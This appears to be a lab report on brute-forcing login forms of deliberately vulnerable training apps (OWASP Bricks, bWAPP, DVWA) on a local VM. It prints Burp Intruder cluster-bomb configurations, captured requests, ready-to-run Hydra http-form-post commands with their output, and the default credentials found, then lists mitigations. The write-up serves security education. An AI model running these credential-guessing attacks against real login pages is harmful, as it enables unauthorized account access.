

# Brute-Force Attacks – Project Report

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Tool Used: Burp Suite Community Edition, Hydra

Target: OWASP Bricks / bWAPP / DVWA (IP: 192.168.68.128)

## Objective:

The aim of this project is to simulate and understand brute-force attacks on vulnerable web login forms using **Burp Suite Intruder** and **Hydra** tools.

This helps in learning how attackers exploit weak authentication mechanisms and how to secure systems against such attacks.

## Prerequisites:

- Basic understanding of HTTP requests and login forms
- Kali Linux environment (2024.4 VMware edition)
- Burp Suite Community Edition installed
- Hydra preinstalled in Kali
- OWASP vulnerable web apps (bWAPP, DVWA, and Bricks) running on local VM network

## Lab 1: Brute-Force Using Burp Suite (Cluster Bomb Attack)

### Steps Performed

1. Opened the vulnerable OWASP Bricks login page in the browser.
2. Captured the login request with dummy credentials using **Burp Suite Proxy**.
3. Send the intercepted request to **Intruder** (**Right-click** → **Send to Intruder**).
4. Selected the **Cluster Bomb** attack type to test combinations of usernames and passwords.
5. Added payload positions for:
  - `username=$test$`
  - `passwd=$test$`
6. Configured payload lists with common usernames and passwords such as `admin`, `root`, `user`, `sys`, etc.
7. Started the attack and monitored response lengths and status codes to detect valid credentials.
8. Found that **username: admin** and **password: admin** gave a successful login response.

## Observations

- Status Code: **200**
- Response Length for valid credentials was different from failed ones.
- The login page displayed: **“Successfully logged in.”**


## Result

✓ Successful Login Found:

Username: admin

Password: admin

## Screenshots



AttackSave

5. Intruder attack of http://192.168.68.128

AttackPositions

Cluster bomb attack

Targethttp://192.168.68.128Update Host header to match target

PositionsAdd\$Clear\$Auto\$

1POST /owaspbricks/login-1/index.php HTTP/1.1

2Host: 192.168.68.128

3User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0

4Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

5Accept-Language: en-US,en;q=0.5

6Accept-Encoding: gzip, deflate, br

7Content-Type: application/x-www-form-urlencoded

8Content-Length: 39

9Origin: http://192.168.68.128

10Connection: keep-alive

11Referer: http://192.168.68.128/owaspbricks/login-1/index.php

12Cookie: acopendivids=swingset,jotto.phpbb2,redmine; acgroupswithpersist=nada

13Upgrade-Insecure-Requests: 1

14Priority: u=0, i

15

16username=Test&passwd=Test&submit=Submit

2 highlights2 payload positionsLength: 651

Payloads

Payload position: 1 - test

Payload type: Simple list

Payload count: 14

Request count: 532

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

PasteLoad...RemoveClearDeduplicateAddAdd from list... [Pro version only]

adminmanagerrootciscopasssecurityuser system sys

Enter a new item

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

AddEditRemoveUpDown

☐ EnabledRule

AttackSave

5. Intruder attack of http://192.168.68.128

AttackPositions

ResultsPositions

Capture filter: Capturing all itemsApply capture filter

View filter: Showing all items

| Requ... | Payload1           | Payload2 | Status code | Respons... | Error | Timeout | Length | Wrong... | Comment |
|---------|--------------------|----------|-------------|------------|-------|---------|--------|----------|---------|
| 0       |                    |          | 200         | 2          |       |         | 3953   | 1        |         |
| 1       | admin              | admin    | 200         | 1          |       |         | 3951   |          |         |
| 2       | manager            | admin    | 200         | 2          |       |         | 3957   | 1        |         |
| 3       | root               | admin    | 200         | 1          |       |         | 3954   | 1        |         |
| 4       | cisco              | admin    | 200         | 1          |       |         | 3955   | 1        |         |
| 5       | apc                | admin    | 200         | 4          |       |         | 3953   | 1        |         |
| 6       | pass               | admin    | 200         | 2          |       |         | 3954   | 1        |         |
| 7       | security           | admin    | 200         | 2          |       |         | 3958   | 1        |         |
| 8       | user               | admin    | 200         | 1          |       |         | 3953   | 1        |         |
| 9       | system             | admin    | 200         | 2          |       |         | 3955   | 1        |         |
| 10      | sys                | admin    | 200         | 2          |       |         | 3952   | 1        |         |
| 11      | wampp              | admin    | 200         | 2          |       |         | 3954   | 1        |         |
| 12      | newuser            | admin    | 200         | 1          |       |         | 3956   | 1        |         |
| 13      | xampp-dav-unsecure | admin    | 200         | 2          |       |         | 3967   | 1        |         |
| 14      | vagrant            | admin    | 200         | 2          |       |         | 3956   | 1        |         |
| ...     |                    |          | ...         | ...        |       |         | ...    |          |         |

RequestResponse

PrettyRawHex

1POST /owaspbricks/login-1/index.php HTTP/1.1

2Host: 192.168.68.128

3User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0

4Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

5Accept-Language: en-US,en;q=0.5

6Accept-Encoding: gzip, deflate, br

7Content-Type: application/x-www-form-urlencoded

8Content-Length: 41

9Origin: http://192.168.68.128

10Connection: keep-alive

11Referer: http://192.168.68.128/owaspbricks/login-1/index.php

12Cookie: acopendivids=swingset,jotto.phpbb2,redmine; acgroupswithpersist=nada

13Upgrade-Insecure-Requests: 1

14Priority: u=0, i

15

16username=admin&passwd=admin&submit=Submit

0 highlights

79 of 532



Login

Succesfully logged in. ✕

Username:

Password:

Submit

SQL Query: SELECT \* FROM users WHERE name='admin' and password='admin' ✕

## Lab 2: Hydra Web Form Brute-Force (bWAPP / DVWA)

### Steps Performed

1. Identified the form action and input fields using **Inspect Element** on the target login page (e.g., `login.php`, `username`, `password`).
2. Used the **Hydra** tool from the Kali terminal to automate the brute-force process.
3. Command used for **bWAPP**:

```
hydra 192.168.68.128 http-form-post  
"/bWAPP/login.php:login=^USER^&password=^PASS^&form=submit:Invalid credentials or user not activated" -L user.txt -P pass.txt
```

4. Hydra tested combinations from the provided wordlists.
5. Successfully discovered valid login credentials:

```
[80][http-post-form] host: 192.168.68.128 login: bee  
password: bug
```

## 6. Command used for DVWA:

```
hydra 192.168.68.128 http-form-post  
"/dvwa/login.php:username=^USER^&password=^PASS^&Login=submit:Login failed" -L user.txt -P pass.txt
```

## 7. Hydra found another valid credential pair:

```
[80][http-post-form] host: 192.168.68.128 login: admin  
password: admin
```

## Result

### ✓ Successful Logins Found:

- For bWAPP → Username: **bee**, Password: **bug**
- For DVWA → Username: **admin**, Password: **admin**

## Screenshots

```
(kali@kali)-[~]  
$ hydra 192.168.68.128 http-form-post "/dvwa/login.php:username=^USER^&password=^PASS^&Login=submit:Login failed"  
-L user.txt -P pass.txt  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-28 13:56:23  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 56 login tries (l:7/p:8), ~4 tries per task  
[DATA] attacking http-post-form://192.168.68.128:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=submit:Login failed  
[80][http-post-form] host: 192.168.68.128 login: admin password: admin  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-28 13:56:25
```

```
(kali@kali)-[~]  
$ hydra 192.168.68.128 http-form-post "/bWAPP/login.php:login=^USER^&password=^PASS^&form=submit:Invalid credentials or user not activated" -L user.txt -P pass.txt  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-28 13:46:32  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 42 login tries (l:7/p:6), ~3 tries per task  
[DATA] attacking http-post-form://192.168.68.128:80/bWAPP/login.php:login=^USER^&password=^PASS^&form=submit:Invalid credentials or user not activated  
[80][http-post-form] host: 192.168.68.128 login: bee password: bug  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-28 13:46:33
```

## Analysis

Both **Burp Suite Intruder** and **Hydra** effectively demonstrated brute-force attacks on insecure login systems.

- Burp Suite is suitable for smaller, manual attacks and payload testing.
- Hydra is more efficient for automated and large-scale brute-force attacks.

## Mitigation Techniques

To prevent brute-force attacks:

1. Implement **account lockout** after multiple failed attempts.
2. Use **CAPTCHA** or **2FA (Two-Factor Authentication)**.
3. Enforce **strong password policies**.
4. Log and monitor all failed login attempts.
5. Use rate limiting or delay mechanisms on authentication endpoints.

## Conclusion

This project successfully simulated brute-force attacks on vulnerable applications using **Burp Suite** and **Hydra**.

It highlights the importance of securing authentication systems and provides an understanding of how attackers exploit weak credentials.

